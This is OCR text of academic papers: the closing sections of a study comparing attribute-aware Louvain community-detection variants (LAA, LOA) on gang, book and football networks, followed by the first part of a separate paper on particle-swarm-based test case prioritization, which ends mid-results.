[13]	2012	• SAC1 Algorithm • SAC2 Algorithm	• User attributes and Louvain (Composite modularity) • KNN graph with Louvain	Result Comparison with Louvain and attribute based clustering
[14]	2015	I-Louvain algorithm	• Inertia-based modularity • Fusion Matric Inertia • Used Modularity, relationship information and attributes.	Normalized Mutual Information (NMI)
[16]	2016	kNAS algorithm	• Local Outlier Function • k-neighborhood • Similarity score	• Density • Tanimoto Coefficient
[17]	2016	SHC Algorithm	• Cosine similarity • Louvain algorithm	• NMI • Best Q
[18]	2016	aLBCD algorithm	• Action similarity • Euclidean distance	• Accuracy • Adjusted Rand Index
[19]	2016	EM algorithm.	Belief propagation	• Accuracy • Modularity
[20]	2016	• NMMA model • Bayesian nonparametric attribute (BNPA) model	Multinomial distribution	MNI
[21]	2013	Selection method	• Introduced CNMI to manage noise • Introduced mixing parameter	• Modularity • CNMI

Our idea behind adopting this strategy is that if you want to detect communities of dense connections of nodes having common attributes and also want to consider the effect of neighbor nodes as mentioned in [17] then go for LAA. Further, if you want to add nodes in communities with common attributes then those nodes can't be rejected to be the part of communities which can increase the quality of community by maximizing its modularity and this argument provides a base to adopt LOA.

LAA Algorithm:

```
Input: Graph G (V, E, A) where V is the set of vertices of a graph, E is the set of edges between them. A is the set of attributes that are associated with V.
Output: $N_i a_{ij}$ clusters where $N_i$ are the number of communities and $a_{ij}$ are attributes in each community i.
repeat
    Assign every vertex v of G a unique community number,
        calculate initial modularity of each v and assign each v
        attributes to its community
    while vertices are moving to new communities do
        for all vertices v of G do
            Find all neighbor of v
            Assign v a neighbor community that
            maximizes modularity function AND
            having at least one common attribute
            Update newly detected community attributes
        end for
    end while
    if new modularity > initial modularity then
        G = the network of found communities of G
    else
        break
    end if
until
```

LOA Algorithm:

```
Input: Graph G (V, E, A) where V is the set of vertices of a graph, E is the set of edges between them. A is the set of attributes that are associated with V.
Output: $N_i a_{ij}$ clusters where $N_i$ are the number of communities and $a_{ij}$ are attributes in each community i.
repeat
    Assign every vertex v of G a unique community number,
        calculate initial modularity of each v and assign each v
        attributes to its community
    while vertices are moving to new communities do
        for all vertices v of G do
            Find all neighbor of v
            Assign v a neighbor community that
            maximizes modularity function OR
            having at least one common attribute
            Update newly detected community attributes
        end for
    end while
    if new modularity > initial modularity then
        G = the network of found communities of G
    else
        break
    end if
until
```

We shall use both modified Louvain algorithms to find the answers to our research questions which have been discussed earlier.

IV. Implementation and Results

We have performed extensive experimentations to compare the performance of our proposed methods LAA and LOA with the state-of-art algorithms Clauset, Newman's eigenvector and Louvain on real graph datasets.

A. *Experimental Datasets:*

Five real world datasets with node attributes and relationships are selected for experimental evaluation in this paper. We used London_gang [1], Italy_gang [2], Polbooks [3], Adjnoun [22], and Football [23].

- London_gang dataset (DS1) represents an un-directed and valued graph about the 54 members of an inner-city street gang of London. Each person's information is provided by following attributes: Age, his birthplace where West Africa is represented by 1, Caribbean by 2, the UK by value 3, and East Africa by 4. Other information is available about his Residence, Arrests, Convictions, Prison, and Music.

- Italy_gang dataset (DS2) describes 67 Italian gang members, their nationalities, and their connections. Attribute data is gang member's country of origin which is coded numerically.

- Polbooks dataset (DS3) is the graph provided by V. Krebs which tells details about the US politics books purchased by people on Amazon.com. Books are vertices and edges depict frequent co-purchasing of books by the same customers. Attributes of books consist of values "l", "n", or "c" for specifying them in three categories: "liberal", "neutral", or "conservative".

- Adjnoun dataset (DS4) contains the network of common adjective and noun adjacencies for the novel "David Copperfield" by Charles Dickens. Here, vertices show the most regularly used adjectives and nouns in the book. The 0 value of nodes represents adjectives and 1 is used for nouns. Edges are used to denote the pair of words that occur together in the text of the book.

- Football dataset (DS5) is the network of American football games between Division IA colleges during regular season Fall 2000. The values are given to nodes from 0 to 11 representing their conference belongings i.e. Atlantic Coast, Big East, Big Ten, Big Twelve, Conference USA, Independents, Mid-American, Mountain West, Pacific Ten, Southeastern, Sun Belt and Western Athletic respectively.

B. *Comparison Methods for Evaluation*

In this paper, three algorithms are selected for comparing results with LAA and LOA methods which consider only structural similarities.

[1] https://sites.google.com/site/ucinetsoftware/datasets/covert-networks/londongang

[2] https://sites.google.com/site/ucinetsoftware/datasets/covert-networks/italiangangs

[3] http://www.orgnet.com/poolbooks

- **Clauset Method** [1]: For modularity optimization, Clauset method uses fast greedy approach. In start each node is in its own community and further two communities are merged in order to increase gain in modularity.
- **Newman's Eigenvector method** [2]: This method uses a divisive approach where each split occurs by maximizing the modularity concerning original network.
- **Blondel's method** [3]: Third method is a Louvain algorithm which has been previously discussed and modified in Section III.

C. Evaluation Metrics

For the evaluation of the quality of clusters, Density proposed by Cheng is used as described in [16]. The formula of density is as follows:

$$D(\{V_i\}_{i=1}^{t}) = \sum_{i=1}^{t} \frac{\left|\left\{\left((v_x, v_y)\middle| v_x, v_y \in V_i\ ,(v_x, v_y) \in E\right)\right\}\right|}{|E|} \quad (3)$$

Where $\{V_i\}_{i=1}^{t}$ is 't' number of communities found using several algorithms, v_x, v_y are both vertices belonging to same community and E is the total number of edges in a graph. The higher value of density indicates the higher number of connection found in resultant clusters.

Two other measures are also used here, to find the internal and external connectedness of communities as described in [24].

Firstly, Internal Edge Density which is obtained by dividing the number of internal edges of community C by the number of possible internal edges in that cluster. It is very effective to find cohesiveness of a subgraph. It can be formulated as:

$$\delta_C^{internal} = k_C^{internal} / n_C(n_C - 1) \qquad (4)$$

Where $k_C^{internal}$ represents sum of internal degrees of vertices of C and n_C is the number of vertices in community C.

Secondly, External Edge Density ($\delta_C^{external}$) is used which can be calculated by dividing the number of external edges of community C by number of all possible external edges. This measure tells us how the community is embedded in network. It can be calculated by following formula:

$$\delta_C^{external} = k_C^{external} / n_C(n_C - 1) \qquad (5)$$

Where $k_C^{external}$ is the sum of external edges of community C vertices and n_C is the number of vertices in community C.

In this paper, both proposed algorithms LAA and LOA are compared with the baseline algorithms which use structural information of a graph only for community detection. Comparison of algorithms for all selected datasets for this experimental evaluation on the basis of modularity as explained by modularity gain formula (1) can be seen in Table III. The performance of both of our methods out-performs Eigen-vector [2] in modularity calculations. As far as LAA is concerned, its modularity value remains less than Louvain and Clauset in three cases (out of 5) and remains better in most of the cases as compared to LOA. LOA performed average as compared to Louvain and Clauset. One point to mention here is that LOA is very close to Louvain when compared to LAA.

The comparison of communities found by different algorithms in terms of evaluation measure of density explained by (3) is shown in Table II. LOA algorithm has detected dense communities as compared to Louvain and Eigenvector and its performance has been very close to Clauset in detecting dense clusters. Whereas LAA shows average performance in this context. Fig. 1 to Fig. 4 all of them explain our results diagrammatically.




Fig. 1. Performance of algorithms based on Density

The evaluation measures for the connectedness of subgraph whether it is internal or external as mentioned in (4) and (5) has been shown in Table IV. We have taken average values of internal edge density and external edge density of all communities detected by different algorithms. LAA results for average internal edge density are comparatively better than eigenvector and Clauset methods. LOA results for external edge density are having small values than other methods which are the sign of its good quality of partitions; less number of connection between clusters.




Fig. 2. Performance of algorithms based on Modularity




Fig. 3. Comparison based on Internal edge density of clusters




Fig. 4. Comparison based on External edge density of clusters

TABLE II. Density Comparison of Algorithms

Algorithms	**Density**				
	DS1	**DS2**	**DS3**	**DS4**	**DS5**
Clauset [1]	0.593	0.85	0.918	0.482	0.730
Eigenvector [2]	0.488	0.798	0.77	0.411	0.641
Louvain [3]	0.434	0.842	0.852	0.47	0.707
LAA	0.476	0.771	0.884	0.456	0.742
LOA	0.587	0.85	0.893	0.498	0.781

As mentioned earlier, we have selected some research questions to answer as a purpose of this experimental study. LAA suggests that detection of dense communities by using attributes is possible, but the density of community cannot always provide us guarantee that density of found clusters will always be high as compared to structure only methods.

If we use either modularity or attributes to form communities then it is likely to have more dense communities than using combined approach. As compared to modularity only approach, combined and split approach can give modularity with minor differences but can give fairly better results than Eigenvector.

By using both node attributes and links information of graph, it is likely to have better results of internal edge density of communities than [1] and [3]. By using any one information (whether node information or link information) it seems to have less number of edges between clusters.

D. Limitation

We have found that results of these methods can be dependent on the order in which nodes are considered for selection relying on their attributes. Further, LAA and LOA approaches are compared with structure-based methods only.

V. Conclusion

In this paper, the effect of node attributes by combining it with Louvain algorithm’s modularity is focused. We found that LAA and LOA provide reasonable results for community detection evaluation. In future, we are concerned to include attribute only and hybrid methods of community detection (based on both node attribute and graph structure) for comparison with our results. We are also interested in modifying other structure only methods with node and user attributes for such experiments. We shall proceed further for overlapping community detection as well.

TABLE III. MODULARITY AND NUMBER OF CLUSTERS COMPARISON

Algorithms	London_gang Dataset		Italy_gang Dataset		Polbooks Dataset		Adjnoun Dataset		Football Dataset	
	Modularity	Number of clusters	Modularity	Number of clusters	Modularity	Number of clusters	Modularity	Number of clusters	Modularity	Number of clusters
Clauset algo.[1]	0.255	4	0.556	5	0.501	4	0.294	7	0.549	6
Eigenvector algo [2]	0.225	4	0.535	5	0.467	4	0.242	10	0.492	8
Louvain [3]	0.330	6	0.556	5	0.520	4	0.285	7	0.604	10
LAA	0.324	5	0.556	6	0.482	4	0.279	6	0.457	19
LOA	0.301	4	0.552	5	0.525	4	0.272	6	0.498	4

TABLE IV. COMPARISON OF CONNECTEDNESS OF CLUSTERS

Algorithms	London_gang Dataset		Italy_gang Dataset		Polbooks Dataset		Adjnoun Dataset		Football Dataset	
	Average $\delta_C^{internal}$	Average $\delta_C^{external}$	Average $\delta_C^{internal}$	Average $\delta_C^{external}$	Average $\delta_C^{internal}$	Average $\delta_C^{external}$	Average $\delta_C^{internal}$	Average $\delta_C^{external}$	Average $\delta_C^{internal}$	Average $\delta_C^{external}$
Clauset algo.[1]	0.552	0.781	0.365	0.038	0.441	0.497	0.275	0.317	0.48	0.198
Eigenvector algo [2]	0.53	0.615	0.362	0.046	0.23	0.138	0.227	0.713	0.583	0.389
Louvain [3]	0.649	0.977	0.372	0.056	0.287	0.089	0.27	0.387	0.763	0.321
LAA	0.573	0.870	0.377	0.075	0.451	0.21	0.218	0.373	0.607	0.227
LOA	0.471	0.490	0.36	0.039	0.286	0.091	0.199	0.245	0.333	0.114

REFERENCES

[1] A. Clauset, M.E.J. Newman, and C. Moore, “Finding community structure in very large networks”, Phys. Rev. E- Stat. Nonlinear, Soft Matter Phys. Vol. 70, no.62, Dec 2004.

[2] M.E.J. Newman,” Finding community structure in networks using the eigenvectors of matrices,” Phys. Rev. E- Stat. Nonlinear, Soft Matter Phys. Vol. 74, no.3, 2006.

[3] V.D. Blondel, J-L. Guillaume, R. Lambiotte, and E. Lefebvre,” Fast unfolding of communities in large networks,” pp. 1-12, J. Stat Mech, 2008.

[4] G. Flake, R. Tarjan, and K. Tsioutsiouliklis, “Graph clustering and minimum cut trees,” *Internet Math.*, vol. 1, no. 4, pp. 385-408, 2004.

[5] U. von Luxburg, “A tutorial on spectral clustering,” *Stat. Comput.*, vol. 17, no. 4, pp. 395–416, Dec. 2007.

[6] Y. Tian, R. A. Hankins, and J. M. Patel, “Efficient aggregation for graph summarization,” in *Proc. ACM SIGMOD intl. conf. on Management of data - SIGMOD '08*, pp. 567-580, 2008.

[7] U. Brandes, D. Delling, M. Gaertler, R. Gorke, M. Hoefer, Z. Nikoloski, and D. Wagner, “On Modularity Clustering,” *IEEE Trans. Knowl. Data Eng.*, vol. 20, no. 2, pp. 172–188, Feb. 2008.

[8] J. X. Yu, “Graph Clustering Based on Structural / Attribute Similarities”, PVLDB, vol.2,no. 1, pp. 718–729, 2009.

[9] Y. Zhou, H. Cheng, and J. X. Yu, “Clustering Large Attributed Graphs: An Efficient Incremental Approach,” *IEEE Intl. Conf. on Data Mining*, Sydney, Australia, pp. 689–698, 2010.

[10] J. Yang, J. McAuley, and J. Leskovec, “Community detection in networks with node attributes,” *Proc. - IEEE Int. Conf. Data Mining, ICDM*, Dallas, Texas, pp. 1151–1156, 2013.

[11] S. Gunnemann, I. Farber, B. Boden, and T. Seidl, “Subspace Clustering Meets Dense Subgraph Mining: A Synthesis of Two Paradigms,” in *2010 IEEE Intl. Conf. on Data Mining*, Sydney, Australia, pp. 845–850, 2010.

[12] J. D. Cruz, C. Bothorel, and F. Poulet, “Entropy-based community detection in augmented social networks,” in *2011 Intl. Conf. on Computational Aspects of Social Networks (CASoN)*,Salamanca, Spain, pp. 163–168, 2011.

[13] T. A. Dang and E. Viennet, “Community Detection based on Structural and Attribute Similarities,” *Int. Conf. Digit. Soc.*, Valancia, Spain, pp. 7–14, 2012.

[14] D. Combe, C. Largeron, M. Géry, and E. Egyed-Zsigmond, “I-Louvain: An Attributed Graph Clustering Method,” Intelligent Data Analysis,Saint-Etienne, France, pp. 181–192, 2015.

[15] M. E. J. Newman, “Modularity and community structure in networks.,” *Proc. Natl. Acad. Sci. U. S. A.*, vol. 103, no. 23, pp. 8577–82, Jun. 2006.

[16] M. P. Boobalan, D. Lopez, and X. Z. Gao, "Graph clustering using k-neighborhood Attribute Structural similarity," Appl. Soft Comput. J., vol. 47, pp. 216-223, 2016.

[17] Xe J., Zhan W., Wang Z. “Hierarchical Community Detection Algorithm based on node similarity.” Intl. J. of Database Theory and Application, Vol 9, No. 6, pp. 209-218, 2016.

[18] N. A. Helal, R. M. Ismail, N. L. Badr, and M. G. M. Mostafa, “An Efficient Algorithm for Community Detection in Attributed Social Networks,” *Proc. 10th Intl. Conf.Informatics and Systems - INFOS '16,Cairo, Egypt,* pp. 180–184, 2016.

[19] S. Kataoka, T. Kobayashi, M. Yasuda, and K. Tanaka, “Community Detection Algorithm Combining Stochastic Block Model and Attribute Data Clustering,”, Proc. Intl. Conf. on Informatics and Systems, Cairo, Egypt, pp. 180-184, 2016.

[20] Y. Chen, X. Wang, J. Bu, B. Tang, and X. Xiang, “Network structure exploration in networks with node attributes,” *Phys. A Stat. Mech. its Appl.*, vol. 449, pp. 240–253, 2016.

[21] H. Elhadi, G. Agam.,“Structure and Attributes Community Detection: Comparative Analysis of Composite, Ensemble and Selection Methods.” (SNA-KDD’13) Proc. 7th Workshop on Social Network Mining and Analysis, August 11, 2013.

[22] M. E. J. Newman, Finding community structure in networks using the eigenvectors of matrices, Phys.Rev., vol. 73,no. 3,2006.

[23] M. Girvan and M. E. J. Newman, “Community structure in social and biological networks.,” *Proc. Natl. Acad. Sci. U. S. A.*, vol. 99, no. 12, pp. 7821–6, Jun. 2002.

[24] S. Fortunato and D. Hric, “Community detection in networks: A user guide,” *Phys. Rep.*, vol. 659, pp. 1–44, 2016.

[25] Y. Asim, A. K. Malik, “A Survey on Access Control Techniques for Social Networks,” in Innovative Solutions for Access Control Management, IGI Global, USA, pp. 1–32, 2016.

Value based PSO Test Case Prioritization Algorithm

Erum Ashraf
Department of Computer Sciences
Bahria University, Islamabad
Pakistan

Tamim Ahmed Khan
Department of Software Engineering
Bahria University, Islamabad
Pakistan

Khurrum Mahmood
Department of Computer Sciences,
Bahria University, Islamabad,
Pakistan

Shaftab Ahmed
Department of Software Engineering
Bahria University, Islamabad
Pakistan

***Abstract*—Regression testing is performed to see if any changes introduced in software will not affect the rest of functional software parts. It is inefficient to re-execute all test cases every time the changes are made. In this regard test cases are prioritized by following some criteria to perform efficient testing while meeting limited testing resources. In our research we have proposed value based particle swarm intelligence algorithm for test case prioritization. The aim of our research is to detect maximum faults earlier in testing life cycle. We have introduced the combination of six prioritization factors for prioritization. These factors are customer priority, Requirement volatility, implementation complexity, requirement traceability, execution time and fault impact of requirement. This combination of factors has not been used before for prioritization. A controlled experiment has been performed on three medium size projects and compared results with random prioritization technique. Results are analyzed with the help of average percentage of fault detection (APFD) metric. The obtained results showed our proposed algorithm as more efficient and robust for earlier rate of fault detection. Results are also revalidated by proposing our new validation equation and showed consistent improvement in our proposed algorithm.**

Keywords—Test case prioritization (TCP); Particle swarm optimization (PSO); Average percentage of fault detection (APFD); Value based software engineering (VBSE)

I. INTRODUCTION

Regression testing is the process of testing software after any functional or non-functional changes. Regression testing ensures that the changes have not affected rest of its modules. The cost and limitation of resources greatly affect regression testing. There are various techniques to cut down the cost of regression testing. One popular approach is to select some of the test cases randomly from the entire testing range but it is not a wise option when high quality software is required [20]. Another feasible option is test case prioritization technique that involves the reordering test cases in a way to achieve certain goal. These goals can be achieving maximum code coverage or to expose maximum faults in earlier time or reduction of cost. Test case prioritization implies eliminates the need to run the entire test case set and only some selective test cases achieve the goals required.

Test case prioritization is a mechanism by which we can rearrange test cases with an intent that allows us to do the prioritization. However, prioritization is NP complete problem in software testing domain and such kind of problems can be efficiently solved by population based stochastic optimization technique (PSO). In 1995 Kennedy and Eberhart propose a population based stochastic optimization algorithm known as particle swarm optimization. We can solve a range of functional optimization problems using PSO and in many cases, it is favorable to use PSO for its fast convergence ability. This ability also distinguishes it from many other global optimization algorithms [5].

We propose a test case prioritization technique using PSO such that we implement PSO as value based test case prioritization technique. We propose to achieve our goal by an earlier fault detection using value based test case prioritization. We use six factors for value based prioritization that include; 1) customer priority 2) implementation complexity 3) requirement volatility 4) requirement traceability 5) fault impact of requirement and 6) execution time. We use first three out of the six factors for new test cases while the rest three are concerned with reusable test cases. Our goal is to set a priority of the test cases to the new best positions so that to expose maximum faults earlier in testing life cycle. We also use average percentage of fault detection (APFD) metric has been used for evaluating the propose value based test prioritization algorithm [5].

Our paper is organization as follows. We explain previous work in Section 2 and devote Section 3 to explain PSO Algorithm in a brief manner. We describe the proposed approach for test case prioritization using PSO in Section 4. We explain algorithm and evaluations in Section 5 and we discuss our experimental results in Section 6. We finally present conclusion and future work in Section 7.

II. RELATED WORK

There are many techniques to solve regression testing problems such as test case selection, test case prioritization or hybrid approach. Authors propose various strategies for test case prioritization. These include code coverage, non-code coverage and many other. Details of these techniques are given below.

A. *Code Coverage based Test Case Prioritization*

Rothermal et al. [3] investigate coverage based prioritization by examining a wide range of traditional prioritization techniques for specific objective function to give insight into trade off among these techniques for test case prioritization. They conduct their experiments for early rate of fault detection and measure efficiency of the approach by APFD matrix. The authors conclude that additional FEP prioritization is most suitable than all the other prioritization techniques that are based on coverage; however the total increase in APFD is not significant.

Li et al. [2] proposed a technique for prioritization of test cases for code coverage. They conduct an experiment to compare greedy, metaheuristics and evolutionary search algorithms to see the best algorithm for test case prioritization and explore factors that have significant importance in prioritization of test cases. They perform experiment on six programs; size and coverage is primary criterion. Results indicate that size of program does not but the size of the test suite directly affects prioritization complexity since it determines the size of the search space. Authors in [2] propose coverage based metrics proposed for test suite prioritization which gives high value of coverage effectiveness to those test cases which cover test requirements more quickly [2].

B. *Non Coverage based Test Case Prioritization*

Korel present model based test case prioritization and concluded that on average some model based tests prioritization methods might improve the effectiveness of early fault detection as compared to random prioritization [18]. In [19] for early rate of fault detection, author proposes an innovative equation for prioritization in time constraint environment. The authors validate their results through an experiment on eight C programs and on one case study and compared with random technique. They use APFD metric to measure detected faults and proved it as more effective in test case prioritization under time constraint.

C. *AI Techniques for Test Case Prioritization*

Artificial intelligence algorithms are widely used in software testing approaches [20, 21]. Walcott et.al present an approach for test case prioritization by using Genetic algorithm as a regression technique under time constrained which is based on coverage information (block and method). The authors compare effectiveness of genetic algorithm using APFD values with different ordering of test cases. The authors find it most effective in terms of rate of fault detection [4].

In contrast of this work Zhang et.al use ILP (integer linear programming) for test case selection and customary techniques for prioritization. The authors also compare traditional techniques, genetic based techniques and ILP. Their experimental results show that, ILP-based techniques are more effective over time than GA-based techniques [1].

Kaur et al [16] propose hybrid PSO algorithm for the prioritization of test case for regression testing in order to obtain maximum fault coverage in minimum execution time. They use PSO with GA to generate diversity in population and they also make use of APFD metric to asses' effectiveness of proposed algorithm finally showing its efficacy up to 75.6% for fault coverage.

III. Particle Swarm Optimization

PSO is a population based stochastic optimization technique proposed by Kennedy and Eberhart [5]. It is used to investigate the given search space to produce the optimal solution of declared problem. The search space comprises of 'n' particles and the collection of these particles is known as swarm. PSO searches for solution with the help of some parameters. Population of particles is initialized randomly and search for solution is done by updating particle's position and velocity. Each particle has memory to store its position pbest and best position among whole particles is known as gbest. Position is updated by adding velocity in previous position. Velocity is constrained by Vmax; to ensure that particles will search for optimal solution in defined search space. Velocity and position are updated using the following two equations (1) and (2).

$$Vik + 1 = w * Vik + c1 * r1 * (SPBik - Sik) + c2 * r2 * (SGBik - Sik) \ldots\ldots\ldots \quad (1)$$

$$Sik + 1 = Sik + (Vik + 1) \ldots\ldots\ldots (2)$$

where:

Vik :	velocity of particle i at iteration k
Sik:	current position of particle i at iteration k,
w:	inertia weight,
c1,c2:	constant weighting factors
SPBik:	local best of particle i at iteration k
SGBik:	global best of particle i at iteration k

Conclusively, in PSO each step is updated and validated in search of optimal solution. A particle is updated according to global and local best. We present Pseudo code of general PSO in Listing 1.

LISTING 1: Pseudo code for general PSO

```
Step 1
For
            Initialize Population Si where i=1,2,3 …… n
End
Step 2

For         Position of Particle Si,
            Calculate Fitness Value  Fi(k+1)
            If Fi(k+1) better than Fi(k)
            Set SPBik(Current Position) as the new Personal Best
            (Pbest) for the kth iteration
            Choose the particle with best Fitness Value as Global Best
            (SPGik) for kth iteration
            Calculate particle velocity Vik+1 from Eq (1)
            Calculate particle position Sik+1 from Eq (2)
End
```

IV. Proposed Approach

A. *Proposed Factors*

We propose an algorithm using the following factors.

Customer Priority: Customer priority is the importance of requirement to customer. Customer grades the specific requirement by assigning value in the range from 1 to 10 according to significance of that requirement. The highest priority of the customer is denoted by10 [8, 10, 22].

Implementation complexity: Developers measure the implementation complexity of requirements by analyzing every single requirement in development effort point of view. Complexity is being rated from 1 to 10 [8, 23].

Requirement volatility: In literature, requirement volatility is taken as one of most important prioritization factor ranging from 1-10 [8, 9, 10].The volatility of requirements is keeping record of number of modifications of requirements from the time, the requirement was initially introduced.

Requirements traceability: it is the correlation of different software development artifacts such as software requirement specification and design document [14, 24]. It is proven that it should be an important factor to enhance quality of software [12].

Execution time: test case cost refers to operational time of test cases [8, 9, 13, 5]. Resource expenses are considered to be cost for software and execution time is considered to be one of these costs.

Fault impact of requirement: It is the identification of requirements that have more malfunctions in earlier version [9].The efficiency of test case can be improved by focusing on the functionalities that have greater number of failures [8, 11].

Our goal of prioritization is to increase the probability of revealing maximum faults earlier in testing process. Evolutionary algorithms can be used to solve test case prioritization problem. We have used modified version of PSO for earlier detection of faults and computed the results on three medium size projects.

B. *Experimental Setup*

We propose following steps to perform our experiments for validating our approach. These steps are given below:

1) Initial population is randomly generated (this is swarm of test cases in our case).

2) A particle is known as individual test case.

3) Particle's position represents the priority of the test case to be executed.

4) Standard equation of velocity is used to calculate particle's velocity.

5) Stopping criteria is needed to be fulfilled.

C. *Proposed Algorithm*

We show our proposed algorithm in Algorithm 1. We present this algorithm as steps. We solve prioritization problem by using equations of PSO algorithm with some alterations. The Position value of the test cases has to be integers in order to represent priority. The proposed algorithm uses fitness function values and the velocity equation values to calculate optimal order of the test cases.

Our proposed algorithm starts with generation of particle's population. We initially order their position (priority) sequence wise and calculated velocity on basis of particle's priority and original PSO technique respectively.

We calculate velocity of particle from its standard equation. We use rate of velocity to change the current positions of test case to the new position. We decide which particles have more fitness function values to execute earlier.

We explore relationship of velocity and fitness function in these calculations. We assign particles having lowest velocities more fitness value. We do not use standard equation of position for particles to reset their position, instead we use the knowledge of velocity to reset particle's position.

In other words, we assign priority on basis of velocity knowledge. Particle's position or its priority has clear cut importance in our approach. Algorithm suspends its execution on meeting stopping criteria. Our stopping criterion is dependent upon maximum number of iterations or full optimized solution that is when results will be constant.

Algorithm 1: Pseudo code for general PSO

```
Step I
    Initialize No of Particles n = No. of Test cases (i=1,2,.....,n)
Step II
Set Position of Each Particle randomly Si
Step III
For k =1:p (Run a Loop for p Iterations)
  {
    Calculate ∑Ci (Value of Factors to be maximized obtained from position of ith particle)
    Calculate ∑Ei (Value of Factors to be minimized obtained from position of ith particle)
            Fi = (∑Ci-∑Ei)/ne (Fitness Fucntion)
            where ne = no. of test cases executed
      If Fi(k)>Fi(k-1)
            SPBi = Si(k)
      Else
            SPBi = Si(k-1)
      End
            SGBi = Maximum (Fi) where i=1,2, …. N
            Calculate Vik of each particle position
            Update Positions Sik for each particle
  }
END
```

Flow Chart

We present an overall diagram of our proposed approach mechanism in Fig. 1.




Fig. 1. Flow of proposed VBPSO algorithm

V. Evaluation

We use three medium sized project in order to show the effectiveness of our proposed VBPSO algorithm. We present details of these projects in Table 1.

TABLE I. PROJECT DESCRIPTIONS

Attribute Description	Project 1	Project 2	Project 3
Project nature	Web based	Web based	desktop
No. Of functions	14	9	23
Test Cases length	40	21	47
Difficulty level	Medium	Medium	Medium
Team size	9	6	5

Customer was responsible to provide requirements and the priority of the each requirement. We involved project managers to give their expert opinion about ranking of requirements and to reduce the effect of biasness in rating process by using value based requirement prioritization tool [7]. We use Microsoft excel 2007 for requirement-test case traceability. We implement algorithm in MATLAB 9.0. and we list involved stakeholders in Table II below.

TABLE II. DATA SET

Factors	Values	Stakeholders
Customer priority	1- 10	Customers
Implementation complexity	1- 10	Developer
Requirement volatility	1- 10	Business Analyst
Requirement traceability	1- 10	Maintenance Engineer
Execution time	1- 10 sec	Developer
Fault impact of requirement	1-5	Test Engineer

We report 20 test cases in random order and we execute them in that order and subsequently run all test cases and detect faults. We then compute mean value of all results and subsequently use APFD metric to compare efficacy of proposed and random technique.

$$APFD = 1 - TF1 + TF2 + \cdots \ldots.. + TFM/NM + 1/2N \quad (4)$$

Where:

- T is the test suite under test.
- M is the number of faults in the program under test P.
- n is the total number of test cases.
- TFi is the position of the first test in T that reveals fault i.

We present list of parameters used in our proposed algorithm in Table III.

TABLE III. VBPSO PARAMETERS

Projects	Population size	Number of iterations	Termination criteria
Project 1	40	30	Constant results or iterations=30
Project 2	21	30	Constant results or iterations=30
Project 3	47	30	Constant results or iterations=30

VI. Results & Discussion

Other than APFD metric, results were also compared by analyzing percentage of executed test cases in finding of percentage of faults. This is important because regression testing often ends without performing all test cases. Considering the Project 1, we report that we obtain 42 % fault detection via PSO after executing 40% of test cases; and we detect 24% faults through random technique. We present our findings in Fig 2.

